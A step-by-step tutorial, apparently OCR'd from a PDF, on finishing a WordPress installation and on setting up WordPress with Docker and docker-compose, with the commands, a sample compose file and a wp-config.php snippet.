


Now after that, it will ask you enter details for your Website which you want to host using WordPress CMS as shown in the below image and then finally click on install Tab.


Note: The User and Password asked before the installation is referred to your Database information, and the username and password asked after installed are referred to your application (CMS).



And once it is done, you will get application login page where you have to enter credential to access the dashboard of your CMS.




You will get the dashboard where you can write your content that to be posted on the website.




Open the wp-config.php file in wordpress directory and paste the following lines in it to access the website page.

```
define( 'WP_SITEURL', 'http://' .$_SERVER['HTTP_HOST'].'/wordpress');
define( 'WP_HOME', 'http://' .$_SERVER['HTTP_HOST'].'/wordpress');
```



And Finally, it is over here, and your WordPress is completely ready to go 😊.



Install WordPress using Docker

Install WordPress through docker will release your effort of installing prerequisites for WordPress setup. It is a very easy and quick technique to configured WordPress. All you need to have some basic knowledge of Docker and its functionalities.


To install wordpress using docker, first, we will update the Ubuntu repository and then install the latest version of docker.io. Let's start the installation of docker packages with the apt command as below:

```
apt install docker.io
```

```
root@ubuntu:~# apt install docker.io
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bridge-utils cgroupfs-mount containerd git git-man liberror-perl pig
Suggested packages:
  ifupdown aufs-tools btrfs-progs debootstrap docker-doc rinse zfs-fus
The following NEW packages will be installed:
  bridge-utils cgroupfs-mount containerd docker.io git git-man liberro
0 upgraded, 10 newly installed, 0 to remove and 198 not upgraded.
Need to get 74.8 MB of archives.
After this operation, 372 MB of additional disk space will be used.
```


Docker Compose is used to run multiple containers as a single service. Let's begin the installation of docker-compose with the help of apt by entering the following command.

```
apt install docker-compose
```



After installing the composer for the Docker, we must create a directory by the name of WordPress. After creating the directory, we will create a .yml file that will contain the service definitions for your setup.

```
mkdir wordpress

cd wordpress/

nano docker-compose.yml
```




Now Paste the following text in the .yml and save the configuration.

```
version: '3.3'

services:
   db:
     image: mysql:5.7
     volumes:
       - db_data:/var/lib/mysql
     restart: always
     environment:
       MYSQL_ROOT_PASSWORD: somewordpress
       MYSQL_DATABASE: wordpress
       MYSQL_USER: wordpress
       MYSQL_PASSWORD: wordpress

   wordpress:
     depends_on:
       - db
     image: wordpress:latest
     ports:
       - "8000:80"
     restart: always
     environment:
       WORDPRESS_DB_HOST: db:3306
       WORDPRESS_DB_USER: wordpress
       WORDPRESS_DB_PASSWORD: wordpress
       WORDPRESS_DB_NAME: wordpress
volumes:
    db_data: {}
```


```
  GNU nano 4.8
version: '3.3'

services:
   db:
     image: mysql:5.7
     volumes:
       - db_data:/var/lib/mysql
     restart: always
     environment:
       MYSQL_ROOT_PASSWORD: somewordpress
       MYSQL_DATABASE: wordpress
       MYSQL_USER: wordpress
       MYSQL_PASSWORD: wordpress

   wordpress:
     depends_on:
       - db
     image: wordpress:latest
     ports:
       - "8000:80"
     restart: always
     environment:
       WORDPRESS_DB_HOST: db:3306
       WORDPRESS_DB_USER: wordpress
       WORDPRESS_DB_PASSWORD: wordpress
       WORDPRESS_DB_NAME: wordpress
volumes:
    db_data: {}
```

Now run the docker image in detach mode using the following command


```
docker-compose up -d
```




After doing all the configuration step-by-step, now access the localhost on port 8000 that will be hosting your WordPress Docker image and configure your WordPress site as done in the previous section.



You will get the dashboard where you can write your content that to be posted on the website. But here we need to make some changes inside the **setting** so that the wordpress after installation it will work properly. Thus, enter your localhost IP address with a port number on which your docker image is running.




And Finally, it is over here, and your WordPress is completely ready to go but over port 8000 as shown here 😊.



